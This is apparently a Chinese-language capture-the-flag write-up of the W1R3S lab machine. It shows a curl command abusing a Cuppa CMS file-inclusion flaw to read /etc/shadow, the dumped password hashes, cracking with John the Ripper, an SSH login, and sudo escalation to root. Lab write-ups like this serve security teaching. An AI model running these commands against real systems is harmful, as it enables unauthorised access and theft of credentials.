
也是空的,猜测程序后端处理逻辑不一样,或者版本更新,这里我们选择去cuppa cms官网进行代码审计:

github.com

发现了是使用POST 进行了传参,为了规范我们使用curl发包:

1
2
3
4
5
6
7
8
9
10
11
╭─ /home/kali/Desktop ·································· with root@kali at 12:35:12 ─╮
╰─❯ curl -h all | grep "url" ─╯
--data-urlencode <data> HTTP POST data URL encoded
-q, --disable Disable .curlrc
--disallow-username-in-url Disallow username in URL
--doh-url <URL> Resolve hostnames over DoH
--libcurl <file> Generate libcurl code for this command line
--url <url/file> URL(s) to work with
--url-query <data> Add a URL query part


查看第一个,–data-urlencode 进行url编码 并发送POST数据包

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
╭─ /home/kali/Desktop ·································· with root@kali at 12:36:49 ─╮
╰─❯ curl --data-urlencode urlConfig=../../../../../../../../../etc/shadow http://192.168.0.113/administrator/alerts/alertConfigField.php
<style>
.new_content{
position: fixed;
}
.alert_config_field{
font-size:12px;
background:#FFF;
position:relative;
border-radius: 3px;
box-shadow: 0px 0px 5px rgba(0,0,0,0.2);
overflow:hidden;
position:fixed;
top:50%;
left:50%;
width:600px;
height:440px;
margin-left:-300px;
margin-top:-220px;
}
.alert_config_top{
position: relative;
margin: 2px;
margin-bottom: 0px;
border: 1px solid #D2D2D2;
background: #4489F8;
overflow: auto;
color:#FFF;
font-size: 13px;
padding: 7px 5px;
box-shadow: 0 0 2px rgba(0, 0, 0, 0.1);
text-shadow: 0 1px 1px rgba(0, 0, 0, 0.2);
}
.description_alert{
position:relative;
font-size:12px;
text-shadow:0 1px #FFFFFF;
font-weight: normal;
padding: 5px 0px 5px 0px;
}
.btnClose_alert{
position:absolute;
top: 4px; right: 2px;
width:22px;
height:22px;
cursor:pointer;
background:url(js/cuppa/cuppa_images/close_white.png) no-repeat;
background-position: center;
background-size: 13px;
}
.content_alert_config{
position:relative;
clear:both;
margin: 2px;
margin-top: 0px;
height: 401px;
padding: 10px;
overflow: auto;
}
</style>
<script>
function CloseDefaultAlert(){
cuppa.setContent({'load':false, duration:0.2});
cuppa.blockade({'load':false, duration:0.2, delay:0.1});
}
</script>
<div class="alert_config_field" id="alert">
<div class="alert_config_top">
<strong>Configuration</strong>: <div class="btnClose_alert" id="btnClose_alert" onclick="CloseDefaultAlert()"></div>
</div>
<div id="content_alert_config" class="content_alert_config">
root:$6$vYcecPCy$JNbK.hr7HU72ifLxmjpIP9kTcx./ak2MM3lBs.Ouiu0mENav72TfQIs8h1jPm2rwRFqd87HDC0pi7gn9t7VgZ0:17554:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:$6$8JMxE7l0$yQ16jM..ZsFxpoGue8/0LBUnTas23zaOqg2Da47vmykGTANfutzM8MuFidtb0..Zk.TUKDoDAVRCoXiZAH.Ud1:17560:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
w1r3s:$6$xe/eyoTx$gttdIYrxrstpJP97hWqttvc5cGzDNyMb0vSuppux4f2CcBv3FwOt2P1GFLjZdNqjwRuP3eUjkgb/io7x9q1iP.:17567:0:99999:7:::
sshd:*:17554:0:99999:7:::
ftp:*:17554:0:99999:7:::
mysql:!:17554:0:99999:7:::
</div>
</div>#

成功获取到shadow数据,下面将三个有hash的账号进行john破解,创建shadow.hash 文件 使用john(实际的情况下可能需要赋予john更复杂的参数)下面直接测试:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
╭─ /home/kali/Desktop ························· took 15s with root@kali at 12:48:15 ─╮
╰─❯ cat shadow.hash;john shadow.hash ─╯
www-data:$6$8JMxE7l0$yQ16jM..ZsFxpoGue8/0LBUnTas23zaOqg2Da47vmykGTANfutzM8MuFidtb0..Zk.TUKDoDAVRCoXiZAH.Ud1:17560:0:99999:7:::


w1r3s:$6$xe/eyoTx$gttdIYrxrstpJP97hWqttvc5cGzDNyMb0vSuppux4f2CcBv3FwOt2P1GFLjZdNqjwRuP3eUjkgb/io7x9q1iP.:17567:0:99999:7:::

root:$6$vYcecPCy$JNbK.hr7HU72ifLxmjpIP9kTcx./ak2MM3lBs.Ouiu0mENav72TfQIs8h1jPm2rwRFqd87HDC0pi7gn9t7VgZ0:17554:0:99999:7:::

Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII

由于已经通关靶机 所以显示两个密码已经破解

1
2
3
4
5
6
7
8
9
10
john --show 你的哈希文件
╭─ /home/kali/Desktop ·································· with root@kali at 12:50:09 ─╮
╰─❯ john --show shadow.hash ─╯
www-data:www-data:17560:0:99999:7:::
w1r3s:computer:17567:0:99999:7:::

2 password hashes cracked, 1 left

╭─ /home/kali/Desktop ·································· with root@kali at 12:50:17 ─╮
╰─❯

尝试w1r3s:computer登录

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
╭─ /home/kali/Desktop ··························· with root@kali at 12:51:50 ─╮
╰─❯ ssh w1r3s@192.168.0.113 ─╯
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
----------------------
Think this is the way?
----------------------
Well,........possibly.
----------------------
w1r3s@192.168.0.113's password:
Permission denied, please try again.
w1r3s@192.168.0.113's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-36-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

108 packages can be updated.
6 updates are security updates.

.....You made it huh?....
Last login: Wed May 27 09:51:13 2026 from 192.168.0.114
-bash-4.3$

三.权限提升

id查看所属组:

1
2
3
-bash-4.3$ id
uid=1000(w1r3s) gid=1000(w1r3s) groups=1000(w1r3s),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
-bash-4.3$

发现在sudo中,用sudo -l 查看我们有哪些权限:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
w1r3s@192.168.0.113's password: 
Permission denied, please try again.
w1r3s@192.168.0.113's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-36-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

108 packages can be updated.
6 updates are security updates.

.....You made it huh?....
Last login: Wed May 27 09:51:13 2026 from 192.168.0.114
-bash-4.3$ id
uid=1000(w1r3s) gid=1000(w1r3s) groups=1000(w1r3s),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
-bash-4.3$ whoami
w1r3s
-bash-4.3$ sudo -l
sudo: unable to resolve host W1R3S: Connection timed out
[sudo] password for w1r3s:
Matching Defaults entries for w1r3s on W1R3S:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User w1r3s may run the following commands on W1R3S:
(ALL : ALL) ALL
-bash-4.3$

(ALL : ALL) ALL 表示:用户 w1r3s 可以以任何用户的身份执行任何命令(等同于 root 权限)

sudo /bin/bash

sudo su

sudo u+s /bin/bash;bash -p

这三个命令都能进行权限提升,我们选用第一个

1
2
3
4
5
6
-bash: computer: command not found
-bash-4.3$ sudo /bin/bash
sudo: unable to resolve host W1R3S
root@W1R3S:~# id
uid=0(root) gid=0(root) groups=0(root)
root@W1R3S:~#

成功提权到root

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
root@W1R3S:~# cd /root
root@W1R3S:/root# ls
flag.txt
root@W1R3S:/root# cat flag.txt
-----------------------------------------------------------------------------------------
____ ___ _ _ ____ ____ _ _____ _ _ _ _ _____ ___ ___ _ _ ____
/ ___/ _ \| \ | |/ ___| _ \ / \|_ _| | | | | / \|_ _|_ _/ _ \| \ | / ___|
| | | | | | \| | | _| |_) | / _ \ | | | | | | | / _ \ | | | | | | | \| \___ \
| |__| |_| | |\ | |_| | _ < / ___ \| | | |_| | |___ / ___ \| | | | |_| | |\ |___) |
\____\___/|_| \_|\____|_| \_\/_/ \_\_| \___/|_____/_/ \_\_| |___\___/|_| \_|____/

-----------------------------------------------------------------------------------------

.-----------------TTTT_-----_______
/''''''''''(______O] ----------____ \______/]_
__...---'"""\_ --'' Q ___________@
|''' ._ _______________=---------"""""""
| ..--''| l L |_l |
| ..--'' . /-___j ' '
| ..--'' / , ' '
|--'' / ` \
L__' \ -
- '-.
'. /
'-./

----------------------------------------------------------------------------------------
YOU HAVE COMPLETED THE
__ __ ______________________ _________
/ \ / \/_ \______ \_____ \ / _____/
\ \/\/ / | || _/ _(__ < \_____ \
\ / | || | \/ \/ \
\__/\ / |___||____|_ /______ /_______ /.INC
\/ \/ \/ \/ CHALLENGE, V 1.0
----------------------------------------------------------------------------------------

CREATED BY SpecterWires

----------------------------------------------------------------------------------------
root@W1R3S:/root#

四.总结

在信息收集阶段,使用nmap进行阶段性探测。首先进行TCP全端口扫描(nmap -p-)识别开放端口,并通过-sV参数进行版本探测,-sC参数调用默认安全脚本。同时强调不能忽略UDP端口扫描(nmap -sU),因为某些服务如SNMP、DNS、TFTP可能存在于UDP上,成为被忽视的入侵路径。此外,从技术讨论的角度来看,IPv6探测(-6参数)也值得关注,部分主机在IPv6配置上可能存在访问控制遗漏,从而绕过IPv4层面的防御,不过在本靶机实战中未实际执行这一步。

根据端口扫描结果,按服务类型制定渗透测试的目标策略。首先尝试匿名登录FTP服务,成功获取若干文本文件,对这些文件进行解码与破译,获得部分敏感信息。接着查看MySQL端口(3306/tcp),测试弱口令及已收集凭据,未发现明显漏洞。

随后对Web服务进行渗透测试。使用目录扫描工具发现两个重要目录:/wordpress 和 /administrator。由于/wordpress的路径配置问题,未能成功利用。通过/administrator目录的页面标题识别出网站使用Cuppa CMS搭建,查询离线漏洞数据库找到该CMS的历史原始漏洞,但尝试利用未成功。

在此基础上对CMS进行进一步信息收集,获取新版本的源码进行分析,发现系统使用POST请求方式进行文件包含操作。利用该文件包含漏洞读取/etc/shadow文件,提取系统用户密码哈希。使用John the Ripper对哈希进行离线破解,成功获取明文密码。最后通过sudo提权,获得root权限并拿下flag